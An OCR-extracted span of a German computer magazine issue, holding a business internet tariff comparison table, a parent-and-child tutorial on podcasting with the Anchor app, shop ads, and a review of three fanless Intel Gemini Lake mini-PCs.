günstigste mitgelieferte Hardware	Router mit integrierter TK-Anlage, 9,46 €/Monat	Router mit integrierter TK-Anlage, 9,46 €/Monat	Router mit integrierter TK-Anlage, 5,89 €/Monat	Router mit integrierter TK-Anlage, 5,89 €/Monat	Fritzbox 6490, Leihgerät, kostenlos
<b>Kosten (inklusive Mehrwertsteuer)</b>					
Einmalkosten abzgl. Ermäßigungen <sup>2</sup>	193,07 € Gutschrift	193,07 € Gutschrift	78,29 €	78,29 €	452,32 € Gutschrift
Internet-Anschluss, monatlich	47,54 €	65,39 € (77,29 €)	118,94 €	154,64 €	55,81 €
Telefonanschluss / Festnetz-Flat / Allnet-Flat monatlich	✓ / inklusive / —	inklusive / — / —			

<sup>1</sup> Datenteile am Anschluss des Kunden, Unterschreitung nur mit Zustimmung des Kunden      <sup>2</sup> bei Online-Bestellung, inklusive Hardware-Versand bei Zwangs-Hardware, Gebühren-Gutschriften für bis zu zwei Jahre Erstlaufzeit

<sup>6</sup> Cloud-Telefonanlage mit 10 Leitungen und Endgeräten, zzgl. 11,84 €/Monat

<sup>7</sup> 1000 Minuten Festnetz und 200 Minuten Mobilfunk inklusive, Optionen mit größeren Volumina verfügbar

⊕⊕ sehr gut    ⊕ gut    ○ zufriedenstellend    ⊖ schlecht    ⊖⊖ sehr schlecht    ✓ vorhanden    — nicht vorhanden    k. A. keine Angabe

Easybell	Easybell	02	02	Plusnet	Plusnet
Business DSL Office Komplett Cloud	Business DSL Office Komplett Trunk	my Office M	my Office L	VDSL	Q-DSLmax
<a href="http://www.easybell.de/business">www.easybell.de/business</a>	<a href="http://www.easybell.de/business">www.easybell.de/business</a>	<a href="http://www.o2online.de/business">www.o2online.de/business</a>	<a href="http://www.o2online.de/business">www.o2online.de/business</a>	<a href="http://www.plusnet.de">www.plusnet.de</a>	<a href="http://www.plusnet.de">www.plusnet.de</a>
Vectoring	Vectoring	VDSL	Vectoring	Vectoring	SHDSL.bis
100 / 40	100 / 40	50 / 10	100 / 40	100 / 40	20 / 20
individuelle Garantie	individuelle Garantie	6/0,7	50 / 10	54 / 20	15 / 15
—	—	—	—	—	—
24 Stunden täglich	24 Stunden täglich	24 Stunden täglich	24 Stunden täglich	Mo.-Fr. 8-18 Uhr	Mo.-Fr. 8-18 Uhr
Innerhalb 8 Stunden an Werktagen	Innerhalb 8 Stunden an Werktagen	8 Stunden	8 Stunden	24 Stunden	8 Stunden
97 %	97 %	98,5 %	98,5 %	97 %	98,9 %
1, 5,95 €/Monat (geplant 2019)	1, 5,95 €/Monat (geplant 2019)	1, 3,99 €/Monat k. A.	1, 3,99 €/Monat k. A.	5, inklusive —	5, inklusive —
VoIP / 2 / durchwahlfähig	VoIP / 10 / durchwahlfähig	VoIP / 1 / 1 <sup>3</sup>	VoIP / 1 / 1 <sup>3</sup>	—	—
0 / 0 / 1	0 / 0 / 1	0 / 0 / 1	0 / 0 / 1	12-60 / 12 / 3	12-60 / 12 / 3
Fritzbox 7590, 189,21 €	Fritzbox 7590, 189,21 €	Fritzbox 7490, Leihgerät, kostenlos	Fritzbox 7490, Leihgerät, kostenlos	Modem, Leihgerät, kostenlos	Modem, Leihgerät, kostenlos
59,44 €	59,44 €	59,98 € Gutschrift	59,98 € Gutschrift	—	—
47,54 € <sup>6</sup>	47,54 €	34,99 €	40 €	105,91 €	415,31 €
inklusive / inklusive / 5 €/Monat und Anschluss	inklusive / — / — <sup>7</sup>	inklusive / inklusive / inklusive	inklusive / inklusive / inklusive	—	—

Unitymedia	Unitymedia	Vodafone	Vodafone	Vodafone	Vodafone
Office Internet 200	Office Internet 400	Red Internet Business 200 Cable	Red Internet Business 400 Cable	Red Internet Business 500 Cable	Red Internet Business 1000 Cable
<a href="http://www.unitymedia.de/business">www.unitymedia.de/business</a>	<a href="http://www.unitymedia.de/business">www.unitymedia.de/business</a>	<a href="http://www.vodafone.de/business">www.vodafone.de/business</a>	<a href="http://www.vodafone.de/business">www.vodafone.de/business</a>	<a href="http://www.vodafone.de/business">www.vodafone.de/business</a>	<a href="http://www.vodafone.de/business">www.vodafone.de/business</a>
TV-Kabel	TV-Kabel	TV-Kabel	TV-Kabel	TV-Kabel	TV-Kabel
200 / 15	400 / 25	200 / 25 (50 für 2,99 €/Monat)	400 / 25 (50 für 2,99 €/Monat)	500 / 50	1000 / 50
—	—	—	—	—	—
—	—	—	—	—	—
Mo.-Sa. 8-20 Uhr	Mo.-Sa. 8-20 Uhr	Mo.-Fr. 8-22 Uhr, Sa. 8-16 Uhr	Mo.-Fr. 8-22 Uhr, Sa. 8-16 Uhr	Mo.-Fr. 8-22 Uhr, Sa. 8-16 Uhr	Mo.-Fr. 8-22 Uhr, Sa. 8-16 Uhr
8 Stunden	8 Stunden	12 Stunden innerhalb der Servicezeit			
99,5 %	99,5 %	98,5 %	98,5 %	98,5 %	98,5 %
1, optional 5	1, optional 5	1 für 5,95 €/Monat			
k. A.	k. A.	/56-Präfix, nur zus. mit IPv4-Adresse			
VoIP / 1 / 1	VoIP / 1 / 1	VoIP / 4 / 4 optional	VoIP / 4 / 4 optional	VoIP / 4 / 4 optional	—
24 / — / 3	24 / — / 3	24 / 12 / 3	24 / 12 / 3	24 / 12 / 3	24 / 12 / 3
Fritzbox 6490, Leihgerät, kostenlos	Fritzbox 6490, Leihgerät, kostenlos	WLAN-Kabelrouter, kostenlos	WLAN-Kabelrouter, kostenlos	WLAN-Kabelrouter, kostenlos	WLAN-Kabelrouter, kostenlos
833 € Gutschrift	571,20 € Gutschrift	192,05 € Gutschrift	265,61 € Gutschrift	337,01 € Gutschrift	622,61 € Gutschrift
67,71 €	97,46 €	41,64 €	47,59 €	53,54 €	77,34 €
inklusive / — / —	inklusive / — / —	5,95 € / inklusive / 9,99 €	5,95 € / inklusive / 9,99 €	5,95 € / inklusive / 9,99 €	—

<sup>3</sup> mehr Rufnummern und mehr gleichzeitige Gespräche gegen Aufpreis<sup>4</sup> Wechsel zu einem anderen Tarif erforderlich<sup>5</sup> Erhöhung um 41,65 € nach 24 Monaten<sup>6</sup> in höherwertigen Tarifen verfügbar



## Audio kürzen



Speichern

START

ENDE



00:00:00

02:02

# Mobiles Studio

## Ganz einfach Podcasts machen mit dem Handy

**Mit der App „Anchor“ wird das Smartphone zum Aufnahmestudio. Anhand unserer Anleitung können Sie ohne viel Aufwand die Welt der Audio-Podcasts erkunden und ruckzuck selbst etwas veröffentlichen.**

**Von Brigitte Hagedorn**

Ein Podcast ist immer eine Serie aus mehreren Folgen, den sogenannten Episoden. Die können wie eine Radiosendung aufgebaut sein oder eher wie ein Hörspiel. Vielleicht haben Sie und Ihr Kind ein Hobby, von dem Sie gemeinsam erzählen wollen, oder der nächste Urlaub steht bevor und sie möchten die Hörer mit auf die Reise nehmen. Ihr Podcast könnte dann ein akustisches Reisetagebuch werden, mit Berichten von Erlebnissen und Sehenswürdigkeiten, interessanten Begegnungen und lokalen Spezialitäten. Am besten entwerfen Sie mit Ihrer Tochter

oder Ihrem Sohn zusammen ein richtiges kleines Drehbuch. So fallen Sie sich später bei der Aufnahme nicht ins Wort.

Im App Store von Apple finden Sie unter dem Namen „Anchor“ eine kostenlose App, mit der der Einstieg ins Podcasten leicht gelingt. Das Gegenstück in Googles Play Store heißt „Anchor – Versuch Dich als Podcaster“. Laden Sie eine der beiden Apps herunter und registrieren Sie sich. Das funktioniert mit dem Facebook-Konto oder mit einer E-Mail-Adresse. Es ist zwar bequem, die Login-Daten nicht für jeden Account neu festzulegen, doch sicherer ist das Anlegen neuer Zugangsdaten.

Mit den Registrierungsdaten können Sie sich sowohl in der App als auch unter <https://anchor.fm> anmelden und direkt loslegen; auf die Unterschiede zwischen Apps und Webanwendung gehen wir weiter unten ein. Fürs erste Kennenlernen und für Ihre Audio-Aufnahmen verwenden Sie am besten eine der Apps.

Wenn Sie in der Anchor-App auf das Pluszeichen am unteren Bildschirmrand des Telefons und dann im nächsten Fenster auf das Mikrofon tippen, ist alles bereit

für die Aufnahme. Alternativ halten Sie das Smartphone einfach wie zum Telefonieren ans Ohr – die App wertet den Lagesensor des Mobilgeräts aus und schaltet auf Aufnahme. Mehr Vorbereitungen braucht es eigentlich nicht – Sie könnten nun direkt losreden. Vorher sollten Sie sich aber in Ruhe Gedanken darüber machen, was Sie aufnehmen möchten und für welche Ohren Ihr Podcast bestimmt sein soll. Ganz gleich, was Sie inhaltlich planen – die Hörer können einem strukturierten Inhalt besser folgen als einem Podcast, dessen Macher einfach drauflosquatschen.

### Vorbereitung ist die halbe Miete

Wenn das Drehbuch steht, starten Sie die App. Zum Aufnehmen tippen Sie auf den lila Knopf mit dem Pluszeichen, anschließend auf den roten Mikrofon-Knopf. So können Sie beliebig viele Aufnahmen anfertigen. Alle Audio-Schnipsel speichert Anchor als „Segmente“ in der Bibliothek, die Sie über den gleichnamigen Button am unteren Bildschirmrand erreichen.

Segmente lassen sich nachträglich kürzen, mit Musik hinterlegen und umbenennen. Die Werkzeuge dafür erreichen Sie über die drei Punkte rechts neben dem Segment-Titel. Die App vergibt automatisch für jedes Segment einen Titel, der sich aus Datum und Zeitpunkt der Aufnahme zusammensetzt. Daher ist es sinnvoll, die Segmente umzubenennen. So behalten Sie den Überblick.

Es kann leicht passieren, dass unerwünschte Geräusche in der Aufnahme landen – beispielsweise ein verlegenes „Ähm“ oder Räuspern zu Beginn. Das kann man nachträglich entfernen. Die App bringt dazu lediglich ganz simple, dafür aber leicht bedienbare Schneidwerkzeuge mit. Dabei gibt es kleine Unterschiede zwischen der iOS- und der Android-App: Die Variante fürs iPhone bietet Schneiden und Teilen – in der Android-App steht nur die Teilen-Funktion zur Verfügung.

Tippen Sie zum Trimmen eines Segments auf die drei Punkte rechts. In der iOS-App wählen Sie anschließend am besten das Scherensymbol zum Schneiden. Es führt zu einer Signalkurve mit einem grünen Start- und einen roten Ende-Marker, die sich mit dem Finger verschieben lassen. Den Startmarker bewegen Sie nun genau an die Stelle, an der die Wiedergabe starten soll – also etwa nach dem anfänglichen „Ähm“. Mit einem Tipp auf „Speichern“ oben rechts wählen Sie den Bereich

zwischen Start- und Ende-Marker aus und verwerfen den Rest der Aufnahme.

In der Android-App wählen Sie im Werkzeug-Menü den Punkt „Audio bearbeiten“ und gelangen zur Teilen-Funktion. In der Signalkurve sehen Sie hier nur einen (schwarzen) Marker. Damit lassen sich Segmente in zwei Teile zerlegen. So kann man auch hier ein „Ähm“ am Anfang abschneiden: das neu angelegte Segment mit dem vorderen Teil der Aufnahme löschen Sie anschließend.

In beiden App-Varianten können Sie mit Daumen und Zeigefinger in die Signalkurve hineinzoomen. Über den Abspielpfeil rechts oben lässt sich die nachbearbeitete Aufnahme probehören.

## Die erste Episode entsteht

Nach und nach füllt sich die Bibliothek mit Ihren Aufnahmen. Zusätzlich lassen sich Audiodateien importieren: Vielleicht haben Sie auf einem Konzert einen tosenden Applaus mitgeschnitten und wollen diesen in Ihre nächste Podcastfolge integrieren. Suchen Sie aus der App heraus nach der Aufnahme auf Ihrem Smartphone und wählen Sie die Audiodatei mit einem Klick aus. Sie erscheint unter dem ursprünglichen Titel als weiteres Segment in Ihrer Bibliothek. Ihr Kind kann also selbstständig Aufnahmen machen und später bauen Sie die Episode gemeinsam zusammen. Falls noch ein kurzer Audio-Effekt fehlt, finden Sie das Gewünschte vielleicht im Fundus von Anchor – stöbern Sie dazu im rosafarbenen Bereich „Zwischenprogramm“ oder im türkis gehaltenen Bereich „Geräusche“. Hier gibt es allerlei Klingeln, Gongs, Bongos und Geräusche wie splitterndes Glas oder muhende Kühe.

Um alles zusammenzubauen wechseln Sie über „Dein Podcast“ am unteren Bildschirmrand in die Episoden-Ansicht, ordnen die Segmente und entfernen überflüssige Aufnahmen. Hören Sie sich ihr Werk noch mal in Ruhe an. Wenn alles passt, klicken Sie oben rechts auf „Veröffentlichen“. Sie haben nun noch die Möglichkeit, einen Titel und eine Beschreibung ihrer Episode hinzuzufügen. Dann können Sie die neue Folge ins Web schicken.

## Jetzt wird es ernst

Solange Ihre Episode noch nicht veröffentlicht wurde, kann sie außer Ihnen selbst niemand anhören. Damit potenzielle Hörer Ihren Podcast finden, muss er im Web an den richtigen Stellen verfügbar sein. Anchor bietet dazu die Option „Überall veröffentlichen“ – darüber erreichen Sie, dass Ihr Podcast nach ein paar Tagen bei Apple Podcasts, Castbox, Google Podcasts, Overcast, PocketCasts, Podbean, RadioPublic, Spotify, Stitcher und TuneIn verfügbar ist. Die Liste der Podcastverzeichnisse und/oder Podcatcher, bei denen Anchor Ihre Sendung hochlädt, wird laut Hersteller stetig ergänzt.

Sie können die Verzeichnisse, in denen Ihr Podcast verfügbar ist, auch frei wählen oder selbstständig weitere Verzeichnisse ergänzen, beispielsweise das große deutsche Podcastverzeichnis Podcast.de. Dazu benötigen Sie den sogenannten RSS-Feed Ihres Podcasts. RSS steht für Really Simple Syndication („wirklich einfache Verbreitung“); das RSS-Format dient zur Bereitstellung von Podcast-Dateien. Die Entscheidung, wo Sie veröffentlichen, ist nur beim Podcaststart zu treffen, alle weiteren Episoden werden bei allen aus-

## Der c't-Tipp für Kinder und Eltern

### Audio-Podcasts produzieren und veröffentlichen

**Smartphone oder iPad, optional PC und Headset, außerdem App „Anchor“ (iOS) beziehungsweise „Anchor – Versuch Dich als Podcaster“ (Android), beide Apps verlangen eine Registrierung mit E-Mail-Adresse**

**Grundlegende Kenntnisse im Umgang mit Mobilgerät und Browser**

**Vorbereitungszeit etwa 1 Stunde, ein kurzer Podcast ist dann in 30 bis 45 Minuten fertig**

**Jugendliche legen allein los, Kinder werden durch Eltern oder ältere Geschwister unterstützt. Wichtig: Eltern sollten das Veröffentlichen und das Verbreiten bei iTunes & Co. übernehmen.**

**kostenlos**


gewählten Anbietern/Plattformen automatisch zu hören sein.

Beim Veröffentlichen erfahren Sie mit einem Klick auf „Tippe hier, um deinen RSS-Feed zu kopieren“, wie dieser lautet. Später finden Sie diese Information nur noch in der Webanwendung auf <https://anchor.fm>. Wählen Sie hier „Settings“ in der Menüleiste am oberen Bildschirmrand und scrollen Sie ganz nach unten. Hinter dem kleinen schwarzen Dreieck von „Advanced“ versteckt sich der RSS-Feed und sieht ungefähr so aus: <https://anchor.fm/s/123xyz/podcast/rss>.


## Anchor im Web

Die Anchor-Webanwendung dient als eine Art Schaltzentrale. Zum Aufnehmen eignen sich die Apps besser, weil hier ganz unkompliziert Audiodateien in recht guter Qualität entstehen. Im Browser finden Sie dagegen mehr Verwaltungswerzeuge. Eine Statistik gibt Auskunft darüber, wie oft eine Podcastfolge gehört wurde und wo – über Anchor oder über andere Plattformen.

In der Start-Ansicht der Webanwendung gibt es rechts die Möglichkeit, den



In der Anchor-Webanwendung lassen sich Episoden leicht aus fertigen Segmenten zusammenstellen und dann veröffentlichen.




In der Bibliothek sehen Sie alle aufgenommenen Audioschnipsel, die sogenannten Segmente.

Podcast über Twitter oder Facebook zu teilen. Hier finden Sie auch eine URL, über die – zum Beispiel per E-Mail – auf die Podcastseite bei Anchor geführt werden kann, sowie einen Einbettungscode. Vielleicht ist der Podcast ein Schulprojekt, dann kann dieser Code auf der Website der Schule eingebunden werden. Falls Sie bereits Podcasts mit einem Audioschnittprogramm wie Audacity produziert haben, können Sie diese hier hochladen. Alle Sendungen können bei Bedarf in der Webanwendung noch nachbearbeitet werden.

Podcasts sind auch eine Möglichkeit, um im Internet miteinander ins Gespräch zu kommen. Mit Anchor ist man dafür bestens gerüstet. Wenn Sie oder Ihr Kind zu einem in Anchor verfügbaren Podcast etwas sagen möchten, so können sie in der App Sprachnachrichten an den Podcaster schicken. Tippen Sie dazu auf den „Nachricht“-Knopf neben dem Podcastcover.

Falls Sie selbst eine Nachricht zu einer Ihrer Podcastfolgen bekommen, können Sie diese wiederum veröffentlichen: Man kann Nachrichten in Anchor entweder an die kommentierte Episode anhängen oder in eine neue Folge integrieren. Starten Sie dazu eine Aufnahme, beginnen Sie wie gewohnt mit einer Begrüßung und erklären Sie dann, dass es einen interessanten Kommentar zur letzten Folge gegeben habe. Das speichern Sie als Segment, dem Sie die eingegangene Nachricht hinzufügen. Vielleicht möchten Sie den Kommen-



Anchor bringt allerlei Geräusche mit, die in die eigene Produktion importiert werden können.

tar noch ergänzen, ansonsten sprechen Sie nur noch eine Verabschiedung auf und veröffentlichen das Ganze als neue Podcastfolge – schnell gemachter, unterhaltsamer Inhalt.

### So kommt Ihr Podcast gut an

Das Tolle an einem Podcast ist, dass die Hörerinnen und Hörer ihn abonnieren können, um keine Episode zu verpassen. Das geht mithilfe des RSS-Feeds, den Anchor automatisch erstellt, sobald Sie einen Podcast veröffentlichen. Ihre Hörer können ihn über die Anchor-App oder über eine beliebige Podcast-App ihrer Wahl anhören und abonnieren – empfehlenswerte Apps dieser Art haben wir in c't 4/2018 getestet [1].

Wenn Sie ernsthaft ins Podcasten einsteigen, möchten Sie möglichst viele Hörer haben. Dann ist es gut, gleich in der ersten Episode zu sagen, was auf diesem Kanal in der nächsten Zeit zu erwarten ist. Das erhöht die Chance, dass die Hörer den Podcast direkt abonnieren, um auf dem Laufenden zu bleiben.

Außerdem sollten Sie Ihre Produktion mit einem attraktiven Cover und allen nötigen Informationen versehen. Unter „Dein Podcast“ ergänzen Sie vor der Veröffentlichung das Cover und eine allgemeine Beschreibung. Hier können Sie auch Sprache und Kategorien auswählen und etwas über das Produktionsteam sagen. Insbesondere ein Podcastcover ist sinnvoll,

wenn das Werk in bekannten Podcastverzeichnissen wie iTunes oder Spotify optisch etwas hermachen soll. Es ist ein Wiedererkennungszeichen, das den Hörern hilft, in der Vielzahl der abonnierten Podcasts den gewünschten schnell zu finden.

### Blick in die Zukunft

Anchor FM hat sich nach eigenen Angaben zum Ziel gesetzt, Podcasting zu demokratisieren. Das Hosten der Podcasts soll dauerhaft kostenlos angeboten werden. Das ist ein hehres Ziel, doch „sehr bald“, so Mitbegründer und technischer Leiter Nir Zicherman, werde Anchor Funktionen einführen, die es Podcastern erlauben, mit den eigenen Produktionen Geld zu verdienen. Einen kleinen Teil dieser Einnahmen will der Anbieter dann einbehalten. Als Nutzer erhalten Sie daher ab und an eine Aufforderung zum Veröffentlichen Ihrer Aufnahmen.

Technisch werden sich Apps und Webanwendung sicher noch weiterentwickeln – es ist zu hoffen, dass die Funktionen der unterschiedlichen Versionen sich angleichen; aktuell läuft die iOS-Version etwas stabiler als die Android-App und bietet mehr Werkzeuge. Während die Oberflächen der Apps mehr oder weniger ins Deutsche übertragen sind, gibt es die Webanwendung aktuell nur in englischer Sprache.

Weil die weitere Entwicklung von Anchor noch nicht absehbar ist, sollten Sie Ihre bereits produzierten Folgen außerhalb von Anchor sichern. Je nachdem, wie sich App und Dienst weiterentwickeln, möchten Sie vielleicht nicht mehr dabei sein. Zum Sichern verwenden Sie die Webanwendung. Rechts sehen Sie alle veröffentlichten Folgen. Über die drei Punkte neben einem Episodentitel erreichen Sie ein Auswahlmenü und über „Download to desktop“ können Sie die Episode im Format .m4a auf der Festplatte speichern.

Für jüngere Kinder spielt das Veröffentlichen vielleicht keine Rolle – dann ist die Anchor-App einfach eine tolle Möglichkeit, erste kleine Hörspiele zu produzieren und mit Freunden und Verwandten zu teilen. Für Jugendliche bietet Anchor einen leichten Einstieg ins Podcasten. Und vielleicht springt am Ende noch ein Taschengeld dabei heraus. (dwi@ct.de) **ct**

### Literatur

- [1] Lea Lang, Horizerweiterung zum Mitnehmen, Podcast-Apps für Android und iOS, c't 4/2018, S. 126

# EIN UPGRADE FÜR IHR HOME-OFFICE

Synology®

NAS-Server DiskStation DS918+

## Leistungsstark und skalierbar – NAS mit 4 Einschüben

Das DS918+ ist mit einem neuen Quad-Core-Prozessor ausgestattet und liefert herausragende Leistung und beschleunigte Datenverschlüsselung sowie Echtzeit-Transkodierung von 4K Ultra-HD-Inhalten.

- für 4 SSD/HDD Festplattenspeicher (optional)
- 2 x 1GbE-LAN Netzwerkschnittstelle
- Quad-Core-Prozessor mit AES-NI-Hardware-Verschlüsselungsmodul
- dedizierte M.2 NVMe SSD-Steckplätze für SSD-System-Cache



Bestell-Nr.: SYNOLOGY DS918+

**BEST  
SELLER** **549,95**



## Easy-Connect-Doppelpack **Starter-Set „Heizen“** homematic IP

Starter-Set für eine individuelle Heizungssteuerung per einstellbarem Heizprofil und automatische Absenkung der Raumtemperatur beim Lüften.

- Stand-Alone-Betrieb oder mit Homematic IP Access Point (optional) erweiterbar
- 2x Heizkörperthermostate zur intelligenten Heizungssteuerung (ersetzen herkömmliche Thermostate)
- 2x Fenster-/Türkontakte: zuverlässige Erkennung geöffneter Fenster/Türen
- einfache Montage: ohne Ablassen von Wasser oder Eingriff in die Heizungsanlage



Bestell-Nr.: HMIP SK9B

statt 119,90

**94,95** **21% SPAREN**

Tagespreise · Preisstand: 13. 12. 2018

DA VINCI NANO

## Der ideale 3D Drucker für Einsteiger und Schulen

Modellieren und drucken Sie mit dem da Vinci nano und der kostenlosen, einfach zu bedienenden 3D-Modellierungssoftware „XYZmaker Mobile“ qualitativ hochwertige Objekte.

- druckt Objekte bis zu 120 x 120 x 120 mm
- unterstützte Filamente: PLA, PETG, Tough PLA
- mit automatischer Nivellierungssoftware
- transportabel und leicht (4,7 kg)
- qualitätsgeprüfte und vorgetestete Druckmaterialien
- sicheres Drucken durch den geschlossenen Druckbereich



Bestell-Nr.: DA VINCI NANO

statt 259,00

**159,00** **39% SPAREN**





# Gemini-Terzett

## Drei lautlose Mini-PCs mit Intel Celeron J/N4000

**Lüfterlose Rechenzwerge mit Intels aktuellen Gemini-Lake-Chips gibts in großer Auswahl. Drei Neulinge von Shuttle und Zotac bieten Besonderheiten wie extrem kleine Bauform, zwei Ethernet-Ports oder Platz für ein LTE-Modem.**

**Von Christof Windeck**

Prozessoren der Intel-Familie Gemini Lake sind zwar nicht schnell, aber billig und sparsam. Außerdem steuern sie 4K-Displays an und spielen 4K-Videos flüssig ab. Damit eignen sie sich für einfache Büroaufgaben, für Videostreaming und für sparsame Selbstbau-Server. Die lüfterlosen Mini-PCs Shuttle XPS Slim DL10J, Zotac Zbox CI329 nano und PI335 pico Gemini Lake zeigen, wie unterschiedlich sich die Intel-Chips nutzen lassen.

Jedes der drei Systeme hat besondere Vor- und Nachteile. Die Zbox PI335 pico ist vor allem winzig, folglich zahlt man einen Schnuckel-Aufschlag und muss mit Abstrichen bei Recheneistung, Anzahl

der Anschlüsse, Massenspeicher und RAM-Kapazität leben. Die Zbox CI329 glänzt hingegen mit zwei Gigabit-Ethernet-Buchsen, was sie für den Einsatz als Open-Source-Firewall oder Router prädestiniert. Außerdem steuert sie zwei 4K-Displays mit 60 Hertz an. Shuttle wiederum zielt mit dem XPS slim DL10J auch auf Firmenkunden: Mit VGA- und RS-232-Buchsen eignet er sich beispielsweise für Computerkassen. Ein optionaler Adapter ermöglicht es, den WLAN-Adapter gegen ein LTE-Modem zu tauschen, für Steuerungsaufgaben weitab von DSL. Auf HDMI 2.0 muss man aber verzichten, 4K mit 60 Hz gibts nur am DisplayPort.

### TDP-Quatsch

Die Gemini-Lake-Familie besteht aus vier Celerons und zwei Pentiums, die außer je zwei oder vier CPU-Kernen und einer GPU auch sämtliche Chipsatzfunktionen enthalten: Zweimal SATA 6G, sechs PCIe-Lanes und bis zu vier USB-3.0-Ports. HDR-Videos, USB 3.1 Gen 2 und PCIe 3.0 gibt es nicht, dafür verkauft Intel lieber deutlich teurere Chips.

Die 6-Watt-Varianten der Gemini Lakes erkennt man an einem „N“ in der

Typenbezeichnung wie beim Celeron N4100 der beiden Zotacs, die 10-Watt-Typen am J wie beim Celeron J4005 (Shuttle). Wie auch dieser Test wieder zeigt, sind die TDP-Klassen irreführend und die Unterschiede in der Leistungsaufnahme für netzbetriebene Geräte irrelevant. Die N-Typen können im Leerlauf sparsamer sein, sofern die Regelungselektronik und das BIOS alle Register ziehen – das ist wichtig für Notebooks im Akkubetrieb, aber nicht für Mini-PCs mit Netzteil.

Der vierkernige Celeron N4100 in der Zbox CI329 liegt im Multithreading-Teil des Cinebench R15 nur um 36 Prozent vor dem Celeron J4005 des XPC slim, obwohl letzterer nur halb so viele Kerne hat. In der winzigen Zbox PI335 holt der Quad-Core sogar nur 24 Prozent Vorsprung heraus – weil er sich früh drosselt, denn die Kühlung reicht nicht aus. Bei den lüfterlosen Minis kommt es also auf gute Konstruktion an, sonst verpufft das Leistungspotenzial der Hardware.

### Barebones

Die Zbox PI335 ist ein Komplettrechner inklusive RAM, Flash-Speicher und Windows 10 Home N. Die beiden anderen Prüflinge sind Barebones, hier muss man RAM, SSD oder Festplatte und Betriebssystem noch selbst kaufen und einbauen beziehungsweise installieren. Für eine 128-GByte-SSD und 4 GByte RAM werden zusammen noch 70 Euro Aufpreis fällig – die reine Hardware eines funktionsfähigen Minis kostet somit also rund 250 Euro. Wer Windows will, muss dann noch rund 90 Euro für eine Windows-10-Lizenz hinblättern. Linux läuft auf Gemini-Lake-Systemen meistens problemlos und auch die WLAN-Adapter von Intel sind mit Treibern versorgt. Mit Ubuntu 18.10 liegt die Leistungsaufnahme zunächst typischerweise um 1 bis 2 Watt höher als unter Windows 10, lässt sich aber sogar auf niedrigere Werte drücken, wenn man SATA Link Power Management (LPM) mit powertop aktiviert.

Laut Intel-Datenblatt steuern die Atom-Celerons seit Generationen höchstens je 8 GByte Arbeitsspeicher an, in der Praxis vertragen sie aber fast immer auch 16 GByte – und Shuttles Barebone sogar 32 GByte.

### Innovationen

Jedes Testgerät kann mit sorgfältig gelösten Details glänzen. So arbeitet die Zbox

PI335 pico Gemini Lake extrem sparsam und Zotac legt einen USB-Stick fürs Windows-Recovery bei. Bei der Zbox CI329 gefällt das schnelle WLAN, beim XPC mini das solide Blechgehäuse sowie das gut gewählte Netzteil.

Doch es gibt auch Schattenseiten. Die SD- und MicroSD-Kartenleser arbeiten allesamt lahm. Shuttles WLAN-Adapter verschmäht das 5-Gigahertz-Band. In der Zbox pico steckt viel zu wenig Flash-Speicher. Anders als Intels NUCs hat keiner der drei Winzlinge eingebaute Mikrofone oder Empfänger für eine Infrarot-Fernbedienung. Und keiner reizt die Fähigkeiten der Gemini-Lake-Chips aus. Vor allem würde man sich mehr Massenspeicher-Anschlüsse wünschen, etwa zusätzliche M.2-Fasungen für SATA- oder PCIe-SSDs.

## Fazit

Lüfterlose Mini-PCs mit Gemini Lake kosten weniger als 300 Euro und lassen sich fast unsichtbar montieren. Sowohl Rechenleistung als auch Erweiterungsmöglichkeiten sind allerdings sehr begrenzt. Leistungshungrige Anwendungen machen keinen Spaß oder laufen nicht flüssig.

Es bleiben aber noch viele Einsatzbereiche übrig, für die sich die drei getesteten Minis gut eignen, etwa für einen anspruchslosen Gelegenheits-Arbeitsplatz, als Computerkasse oder für eine Open-Source-Firewall.

Die Zbox CI329 nano lässt sich besonders flexibel nutzen, je zwei Buchsen stehen für schnelles Netzwerk und für Monitore bis zur 4K-Auflösung bereit.

